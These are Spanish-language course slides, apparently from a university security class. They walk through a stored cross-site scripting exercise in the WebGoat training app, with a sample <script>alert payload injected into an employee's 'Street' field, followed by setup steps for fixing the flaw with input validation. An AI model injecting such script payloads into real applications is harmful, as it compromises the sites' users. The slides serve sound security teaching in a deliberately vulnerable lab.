
More XSS challenges

https://xss-game.appspot.com/

Reto 2. Stored Cross-site scripting (XSS)


Reto 2. Stored Cross-site scripting (XSS)

Acceder al reto “Stored XSS” del panel izquierdo de Webgoat




Reto 2. Stored Cross-site scripting (XSS)


El reto consiste en explotar la vulnerabilidad del campo “Street” del perfil de los empleados de la empresa “Goat Hills Financial” para provocar un ataque “XSS almacenado”.
Para ello, primero autenticarse con el usuario: Jerry con password: jerry



Reto 2. Stored Cross-site scripting (XSS)


Dentro de la lista de empleados seleccionar a Jerry y presionar “View Profile”. En la nueva ventana observar el tipo de información almacenada para cada empleado y las funciones ListStaff, EditProfile, DeleteProfile y Logout






Reto 2. Stored Cross-site scripting (XSS)

- Seleccionar la función “EditProfile” e inyectar un código malicioso en el campo “Street”.
- Un ejemplo de código malicioso puede ser: **<script>alert("vuln")</script>**
- El objetivo del ataque “XSS almacenado” es que el código quede almacenado en el perfil de Jerry y sea ejecutado cada vez que algún usuario consulte dicho perfil




Reto 2. Stored Cross-site scripting (XSS)


- Después de inyectar el código, seleccionar la función “UpdateProfile” para almacenar el código inyectado dentro del perfil de Jerry
- Presionar el botón “Logout” para regresar al menú principal



Reto 2. Stored Cross-site scripting (XSS)


- Seleccionar el empleado Jerry y presionar el botón “ViewProfile” para revisar el perfil y comprobar que el código inyectado es ejecutado






Reto 2. Stored Cross-site scripting (XSS)

- También se puede presionar el botón “SearchStaff” y buscar a Jerry para validar la ejecución del código inyectado






Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Acceder al reto “Stage 2: Block Stored XSS using input validation” del panel izquierdo de Webgoat




Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

- El objetivo de este reto es ajustar el código fuente de la aplicación para evitar que el campo “street” sea vulnerable a un ataque de XSS almacenado.
- Para ello se debe:
    1. Descargar los archivos del código fuente de la aplicación Webgoat de las rutas:
        - Servidor principal de WebGoat: https://github.com/WebGoat/WebGoat/archive/refs/tags/7.1.zip
        - Lecciones de WebGoat: https://github.com/WebGoat/WebGoat-Lessons/archive/refs/heads/develop.zip
    2. Preparar un ambiente de desarrollo que permita ejecutar el proyecto desde el código fuente
    3. Ubicar el archivo del proyecto WebGoat-Lessons que se debe ajustar para evitar el ataque XSS almacenado y realizar el aseguramiento del código
    4. Compilar de nuevo el proyecto WebGoat-Lessons
    5. Ejecutar el proyecto Webgoat 7.1
- La descarga del código fuente y la preparación del ambiente de desarrollo ya se encuentra lista en la máquina virtual accesible desde el link : https://uredu-my.sharepoint.com/:u:/g/personal/danielo_diaz_urosario_edu_co/EZDknAEYgQpFvpBjr7XU6H0B6p2GGosnKVneKzfMO7IWpw?e=6nNH9w
- Descargar VirtualBox del siguiente link y realizar la instalación: https://www.virtualbox.org/wiki/Downloads
- Crear la máquina virtual dentro de VirtualBox como se indica en el siguiente video desde el minuto 1:15 hasta el minuto 2:48: (En la ventana *memory size* asignarle al menos 3 Gb de ram) https://www.youtube.com/watch?v=fVYwt1Tluug


Procedimiento ampliación del tamaño del disco duro virtual - Parte I


1. Apagar la máquina virtual
2. En virtual box, dirigirse a File -> Virtual Media Manager
3. Presionar click derecho sobre el disco duro de la máquina virtual de Webgoat (Ubuntu-Webgoat.vdi en este caso) y seleccionar “Properties”
4. Mover el “Size” hacia la derecha hasta 15 Gb y seleccionar “Apply”



Procedimiento ampliación del tamaño del disco duro virtual - Parte II

1. Iniciar la máquina virtual de WebGoat
2. Autenticarse con las credenciales: usuario: neron pwd: qwerty
3. Buscar e iniciar la aplicación “Disks” y seleccionar el botón de “Additional partition options”
4. Seleccionar “Resize” y ajustar el valor del disco duro a lo máximo permitido, en este caso a 16,3 Gb (Un poco mas de los 15 Gb asignados en el slide previo)
5. Seleccionar “Resize”






Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)


- Autenticarse en la máquina virtual con las credenciales: usuario: neron pwd: qwerty
- Dentro de la máquina virtual, revisar que la carpeta “WebGoat-7.1” existan en la ruta

/home/neron/Downloads/WebGoat-7.1



Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

